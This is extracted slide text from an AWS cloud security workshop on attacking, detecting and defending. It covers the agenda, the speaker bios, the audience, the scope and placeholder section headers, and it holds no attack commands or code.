

# AWS ATTACK DETECT DEFEND WORKSHOP

If you plan to participate in the workshop please:

1. Grab a number card from the front
2. Join Workshop Slack @Workshop-slack.CheckSomeBytes.com

Venue WIFI:

SSID:

Password:

# AGENDA

Intro/Scope

Lab Setup

Initial Access

Discovery

Persistence/Priv Escalation

Impact

Defense/Prevention

# GET-CALLER-IDENTITY



Senior Cloud Security Researcher



BSides Boulder Organizer



SANS Instructor for SEC541



**Ryan Thompson**

# GET-CALLER-IDENTITY



Principal Cyber Threat Intelligence  
Consultant



BSides Boulder Organizer



SANS Instructor for FOR578



**John Doyle**

# OVERVIEW/SCOPE

## INTENDED AUDIENCE

- Security Folks Interested In Cloud
- Cloud Security Architects
- Beginner/Intermediate Cloud Security Practitioners

# SCOPE

## This workshop will NOT cover

- In Depth Web App Attacks
- Log Searching /Parsing/Ingestion
- Complete Defensive Solutions

## This workshop will NOT cover

- Attack mechanisms for the AWS control plane
- Hunting/Monitoring Strategies
- High Level Defensive Configurations

# SCOPE


## This talk will **NOT** cover

- Host Based Persistence Mechanisms
- Defensive Cloud Configurations
- Log Parsing / Ingestion


## This talk **WILL** cover

- Persistence mechanisms for the cloud control plane
- Hunting/monitoring strategies for this behavior


# WORKSHOP ATTACK PATHS




# WORKSHOP ATTACK PATHS



# WORKSHOP ATTACK PATHS



# WORKSHOP ATTACK PATHS




# LAB SETUP

# WORKSHOP ATTACK PATHS

Unique

Shared



# JOINING SLACK



